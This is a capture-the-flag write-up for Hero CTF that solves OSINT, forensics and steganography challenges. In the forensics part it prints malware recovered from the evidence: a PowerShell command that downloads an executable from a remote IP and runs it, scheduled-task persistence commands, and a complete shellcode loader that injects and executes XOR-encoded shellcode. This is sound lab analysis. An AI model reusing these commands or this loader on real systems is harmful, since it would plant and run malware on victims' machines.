# Hero CTF

✍️ Author : Luhko / Team : Hackiletour




# OSINT

## HeroGuessr#1

We were given this panorama and we need to find the park next to it:



Typing the name “Plage de Portissol” on Google Maps, we can see that there is only one park next the plage de Portissol : Victorin Blanc, which is the flag.




## HeroGuessr#2

We were given this panorama and we need to find the name of the city:

Since Google Lens is pretty good to recognize monument, I tried it on the church. And it does recognize it, which give us the name of the city!




# Stickerz#1


We were given this image:


We can extract some interesting elements :

- It looks like an Ibis Hostel
- It seems like it is located in Paris

- It is near a park

Looking for a park next to an Ibis Hotel in Paris, there is not much choice:




If we look at it in street view, it looks exactly like our location. The theater next to the hostel is “Le monfort” which is the flag!


# Forensics

## Where all the problem start 1

We have a `usb.dump` file:

```
$ file usb.dump
usb.dump: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "mkfs.fat", sectors/cluster
 8, Media descriptor 0xf8, sectors/track 62, heads 124, hidden sectors 32, sectors 783
1282 (volumes > 32 MB), FAT (32 bit), sectors/FAT 7640, reserved 0x1, serial number 0x
9c286c52, unlabeled
```

Let's open it with autopsy. We can see the file `Important_document.lnk` which is suspicious regarding the name and the content:


We can decode the payload with this tool :

```
YwBkACAAQwA6AFwAVQBzAGUAcgBzAFwAVwBvAHIAdAB5AFwAQQBwAHAARABhAHQAYQBcAEwAbwBjAGEAbABcAF
QAZQBtAHAAXAAgADsAIABJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcgBpACAAIgBo
AHQAdABwADoALwAvADEANAA2AC4ANQA5AC4AMQA1ADYALgA4ADIALwBpAG0AZwAuAHAAbgBnACIAIAAtAE8AdQ
B0AEYAaQBsAGUAIAAiAGkAZQB4AHAAbABvAHIAZQByADYANAAuAGUAeABlACIAIAA7ACAALgBcAGkAZQB4AHAA
bABvAHIAZQByADYANAAuAGUAeABlAA==
```

```
cd C:\Users\Worty\AppData\Local\Temp\ ; Invoke-WebRequest -Uri "http://146.59.156.82/i
mg.png" -OutFile "iexplorer64.exe" ; .\iexplorer64.exe
```


The flag is `Hero{http://146.59.156.82/img.png}`

## Where all the problem start 2

We were given a disk. I used autopsy again (3 hours of processing 💀). The first thing that I did was to check the `PSReadLine` history in the user directory :

```
wsl --install
shutdown -r -t 0
powershell -ep bypass \\\\wsl$\\Ubuntu\\tmp\\bc.ps1
schtask /list
schtasks /list
schtasks /?
schtasks /Query
ss
schtasks /create /sc ONCE /tn apocalypse /tr 'echo \'4xZkKhuR78J21Hwfsp3tmEDcS\' ;
 \\\\wsl$\\Ubuntu\\tmp\\bc.ps1' /sd 22/05/2022
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcS' /sd 22/05/2022
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcS' /sd 22/05/2022 /st now
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcS' /sd 22/05/2022 /st 00:00
schtasks /Query
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcS' /sd 22/05/2022 /st 00:00
```

We can see that scheduled task were created in the registry. We can confirm this by checking in `NTUSER.DAT` (for the user `j.bertrand`)




In the event logs (`Windows Powershell` and `Windows Powershell Operational`), we can find the execution order and the content of the script `bc.ps1` :

```
$powershell.exe -Nop -sta -noni -w hidden -encodedCommand YwBkACAAQwA6AFwAVQBzAGUAcgBz
AFwAagBlAGoAZQAwAFwAQQBwAHAARABhAHQAYQBcAEwAbwBjAGEAbABcAFQAZQBtAHAAXAAgADsAIABJAG4Adg
BvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcgBpACAAIgBoAHQAdABwADoALwAvADEANAA2AC4A
NQA5AC4AMQA1ADYALgA4ADIALwBpAG0AZwAuAHAAbgBnACIAIAAtAE8AdQB0AEYAaQBsAGUAIAAiAGkAZQB4AH
AAbABvAHIAZQByADYANAAuAGUAeABlACIAIAA7ACAALgBcAGkAZQB4AHAAbABvAHIAZQByADYANAAuAGUAeABl
AA==
$powershell.exe/c schtasks /create /sc ONCE /tn apocalypse /tr 'echo '4xZkKhuR78J21Hwf
sp3tmEDcS' ; \\wsl$\Ubuntu\tmp\bc.ps1' /sd 22/05/2022
```

**4xZkKhuR78J21Hwfsp3tmEDcS** is a part of the flag. I gave it to cyberchef and it is base58 encoded.

If we look at the script `bc.ps1`, we can see a comment “**YnlfZDNmM25kM3J9”**, which is the last part of the flag, base64 encoded.

```
#YnlfZDNmM25kM3J9

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Whe
re-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dl
l') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @
('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New
-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_nat
ive_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_proced
ure))
```

```
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Obje
ct System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.Assem
blyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDe
legateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegat
e])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [Syste
m.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('R
untime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtua
l', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qF
ELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP
4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVE
pNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSBycktzIyMjcHNLdKq85dz2yFN4EvFxSyMhY6dx
cXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Et
z2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMdUV5ZSN0V3hxi8ltrUAG32dOMVCT
D65juMUTvKT208wieaO5qo5ywyeEf9pwZKGG8TAcxE7iB58Wau94HkEUH2A9EqHVsSchnYO2f9slI3ZQRlEOYk
RGTVcZA25MWUpPT0IMFw0TAwtATE5TQldKQU9GGANucGpmAxsNExgDdEpNR0xUUANtdwMWDRIYA3dRSkdGTVcM
Fw0TCi4pIyP2FEKmfj3qdxD71BUHQ2y4CfT0cWDSgxQPUZ3RM14/UbAwHFOh9b3h5CVXjb/xU61Jjip1sye0UL
Wrlbmx1pq3bondZkMv7MbGE4X7WhcJr5bCoLyAQEfseswZDDe1lGF6MG3aPm8078xGyYHQcuBDQE99MjljeYek
DUYfxH08B33TsydminGhyInO1fy2Qq2TT0XpP/1xpL5Yd+vz6lsNEWUPo9XA8tKY2FTZxdkNBNujGR2SPBehUo
pPNfBB+PMVWOx2BPlaLiwEIexmHgR/VbFcxWnLrxLZUqtYuhh1LyNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG
3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcEhUSDRoUDRIVEA0RFxQjOk
qDrg==')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((fun
c_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UI
nt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.le
ngth)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-J
ob
}
else {
```

```
        IEX $DoIt
}
```

Now we need the first part which must be before the execution of the powershell script. If we strings `iexplorer64.exe`:

```
...
C:\Users\j.bertrand\AppData\Local\Temp\iexplorer64.exe
41AMoD4RLwE7h2REtSWSGfUFu
...
```

**41AMoD4RLwE7h2REtSWSGfUFu** is the first part of the flag, base 64 encoded. Full flag :

`Hero{p3rs0n4l_3v1l_m4lw4r3_n0t_fl4g_by_d3f3nd3r}`

# Steganography

## Ange


The challenge name refers to a steganography technique called Angecryption, which consist to encrypt/decrypt a file to access another one. With the key and the IV given in the challenge decryption, we can try to decrypt the image:

```
$ openssl enc -d -aes-128-cbc -in image.png -out output.png -K 7468697369736a757374
616b65797979 -iv 6f07333c9c2352e2e3b123b2fe26a25c
```

But it fails. Let's ty to encrypt it:

```
$openssl enc -aes-128-cbc -in image.png -out output.png -K 7468697369736a757374
616b65797979 -iv 6f07333c9c2352e2e3b123b2fe26a25c
```


It gives us a new PNG image:



After submiting it to Aperisolve, we got the flag :


## LSD

LSD reminds me of the LSB technics. I submitted it to Aperisolve, and there is something which looks like LSB:



The LSB is stored in a diagonal, starting from `0,0` to `317,317`. With this simple script, it gives us a binary output :

```
from PIL import Image
import sys

im = Image.open("secret.png", 'r')
pixels = im.load()
width, height = im.size
binary = ''
for x in range(0,318,1):
   red = pixels[x, x][0]
   green = pixels[x, x][1]
   blue = pixels[x, x][2]
   a = pixels[x, x][3]
   binary +=  bin(red)[-1]  +  bin(green)[-1]+ bin(blue)[-1]  + bin(a)[-1]

print(binary)
```

Once decoded from binary to ASCII, we got the flag :

```
Well done champ, you're starting to touch some real steganography. Glad you didn't jus
t throw a random script. Here is your flag: Hero{L5B_D14G_0R1G1N4L_N0P_?}
```